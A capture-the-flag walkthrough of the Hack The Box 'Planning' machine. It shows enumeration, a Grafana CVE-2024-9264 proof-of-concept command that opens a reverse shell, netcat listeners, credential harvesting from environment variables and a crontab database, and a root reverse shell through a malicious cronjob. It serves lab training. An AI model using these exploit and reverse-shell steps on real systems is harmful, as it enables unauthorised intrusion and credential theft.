Hack The Box: Planning
Planning is an easy-difficulty linux machine from Hack The Box that starts with a common real life pentests that you will start the Planning box with credentials for the following account:
admin / 0D5oT70Fq13EvB5r
Enumeration
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
─$ nmap 10.10.11.68 -A -v
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-06 21:39 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 21:39
Scanning 10.10.11.68 [4 ports]
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 62:ff:f6:d4:57:88:05:ad:f4:d3:de:5b:9b:f8:50:f1 (ECDSA)
|_  256 4c:ce:7d:5c:fb:2d:a0:9e:9f:bd:f5:5c:5e:61:50:8a (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://planning.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Uptime guess: 11.791 days (since Mon May 26 02:40:55 2025)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=256 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 199/tcp)
HOP RTT       ADDRESS
1   117.96 ms 10.10.14.1
2   118.80 ms 10.10.11.68

NSE: Script Post-scanning.
Okay first of all, let’s start by adding the IP to planning.htb in the /etc/hosts file.
Ok now let’s go ahead to our http://planning.htb and discover our website.

Many links were there and it was all pointing on the “Edukate website” so i googled it and i found its a template token from a website. So i guess we are need to understand that maybe we got a subdomain that we can retrieve. Let’s go ahead and bruteforce Subdomains. We hope we get lucky and find something.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
└─$ ffuf -w /usr/share/wordlists/amass/bitquark_subdomains_top100K.txt -u http://planning.htb -H "Host: FUZZ.planning.htb" -fc 301

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://planning.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/amass/bitquark_subdomains_top100K.txt
 :: Header           : Host: FUZZ.planning.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 301
________________________________________________

grafana                 [Status: 302, Size: 29, Words: 2, Lines: 3, Duration: 109ms]
Here we are, we found a http://grafana.planning.htb . Lets add it also to /etc/hosts and go to our new website.

You remember the credentials that we supposed to use them ? It’s the time to really make it in use. But before that, I like investigating a little more before loging in. We see on the bottom of the login page the version of grafana which is grafana v11.0.0.
Okay let’s note that maybe we do need it after. We can use (admin / 0D5oT70Fq13EvB5r) now to login.
Exploitation

I was surfing in the website found many interesting things like plugins and users access. But i guess it’s the time to search for this Grafana website and for a CVE that fits the v11.0.0

Interesting!!!! CVE-2024-9264 do meet our requirement here which is an RCE exploit via SQL. Let’s go ahead and download the POC.
After downloading the POC file we will make it in use now on our attacker machine.
1
2
3
4
5
└─$ python poc.py --url http://grafana.planning.htb/ --username admin --password 0D5oT70Fq13EvB5r --reverse-ip <Your-IP> --reverse-port 9001
[SUCCESS] Login successful!
Reverse shell payload sent successfully!
Set up a netcat listener on 9001
Of course you should not forget the listener in another bash so it can intercept.
1
2
3
4
5
6
7
8
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.38] from (UNKNOWN) [10.10.11.68] 55526
sh: 0: can't access tty; job control turned off
# /bin/bash -i
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@7ce659d667d7:~#
I was for 15 minutes searching everywhere with finding anything. And then remembered to check the environment and the surprise was there. We got new creds guysss !!!!!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
root@7ce659d667d7:~# env
env
AWS_AUTH_SESSION_DURATION=15m
HOSTNAME=7ce659d667d7
PWD=/usr/share/grafana
AWS_AUTH_AssumeRoleEnabled=true
GF_PATHS_HOME=/usr/share/grafana
AWS_CW_LIST_METRICS_PAGE_LIMIT=500
HOME=/usr/share/grafana
AWS_AUTH_EXTERNAL_ID=
SHLVL=2
GF_PATHS_PROVISIONING=/etc/grafana/provisioning
GF_SECURITY_ADMIN_PASSWORD=RioTecRANDEntANT!
GF_SECURITY_ADMIN_USER=enzo
GF_PATHS_DATA=/var/lib/grafana
GF_PATHS_LOGS=/var/log/grafana
PATH=/usr/local/bin:/usr/share/grafana/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
AWS_AUTH_AllowedAuthProviders=default,keys,credentials
GF_PATHS_PLUGINS=/var/lib/grafana/plugins
GF_PATHS_CONFIG=/etc/grafana/grafana.ini
_=/usr/bin/env
OLDPWD=/usr/share
root@7ce659d667d7:~#
Credentials are : enzo / RioTecRANDEntANT!
So let’s ssh into it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
└─$ ssh enzo@planning.htb
enzo@planning.htb's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-59-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat Jun  7 02:55:19 AM UTC 2025

  System load:           0.2
  Usage of /:            74.7% of 6.30GB
  Memory usage:          45%
  Swap usage:            27%
  Processes:             321
  Users logged in:       1
  IPv4 address for eth0: 10.10.11.68
  IPv6 address for eth0: dead:beef::250:56ff:feb0:70b6

  => There are 2 zombie processes.

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat Jun 7 03:14:22 2025 from 10.10.14.38
enzo@planning:~$ id
uid=1000(enzo) gid=1000(enzo) groups=1000(enzo)
enzo@planning:~$ cat /home/enzo/user.txt
e39536a2d452c96fbc9ce88945ba6ced
enzo@planning:~$
Congratulationss !!!!!! We got the user.txt flag now : e39536a2d452c96fbc9ce88945ba6ced
Privilege Escalation
I runned the “linpeas.sh” to get more informations and guess what ? I found an interesting file /opt/crontabs/crontab.db
1
2
3
4
5
enzo@planning:~$ cat /opt/crontabs/crontab.db
{"name":"Grafana backup","command":"/usr/bin/docker save root_grafana -o /var/backups/grafana.tar && /usr/bin/gzip /var/backups/grafana.tar && zip -P P4ssw0rdS0pRi0T3c /var/backups/grafana.tar.gz.zip /var/backups/grafana.tar.gz && rm /var/backups/grafana.tar.gz","schedule":"@daily","stopped":false,"timestamp":"Fri Feb 28 2025 20:36:23 GMT+0000 (Coordinated Universal Time)","logging":"false","mailing":{},"created":1740774983276,"saved":false,"_id":"GTI22PpoJNtRKg0W"}
{"name":"Cleanup","command":"/root/scripts/cleanup.sh","schedule":"* * * * *","stopped":false,"timestamp":"Sat Mar 01 2025 17:15:09 GMT+0000 (Coordinated Universal Time)","logging":"false","mailing":{},"created":1740849309992,"saved":false,"_id":"gNIRXh1WIc9K7BYX"}
enzo@planning:~$
There is a password leaked there for a backup i guess which is : P4ssw0rdS0pRi0T3c
1
2
3
4
5
6
7
8
9
10
11
12
13
╔══════════╣ Active Ports
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#open-ports
══╣ Active Ports (netstat)
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.54:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:36963         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
And we do have port 8000 open . Let’s associate it to my localhost so i can access this website.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
└─$ ssh -L 8000:127.0.0.1:8000 enzo@10.10.11.68

enzo@10.10.11.68's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-59-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat Jun  7 03:34:18 AM UTC 2025

  System load:           0.05
  Usage of /:            74.7% of 6.30GB
  Memory usage:          44%
  Swap usage:            30%
  Processes:             340
  Users logged in:       1
  IPv4 address for eth0: 10.10.11.68
  IPv6 address for eth0: dead:beef::250:56ff:feb0:70b6

  => There are 3 zombie processes.

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat Jun 7 03:34:19 2025 from 10.10.14.38
enzo@planning:~$ RioTecRANDEntANT!
After that we will access http://localhost:8000/ . You will be asked to provide username and password to login. We already have the password that we found on crontabs.db : P4ssw0rdS0pRi0T3c . For the username i guessed that it’s root and we are in !!!

Let’s go and add our reverse shell as the new cronjob and then run it !!

1
2
3
4
5
6
7
8
9
─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.38] from (UNKNOWN) [10.10.11.68] 50052
bash: cannot set terminal process group (1172): Inappropriate ioctl for device
bash: no job control in this shell
root@planning:/# cat /root/root.txt
cat /root/root.txt
f42d28cd86fa8faf34f74727f32b465c
Congratulations ! We just found our root flag.
And that was it for the Planning machine. Hope you enjoyed my walkthrough <3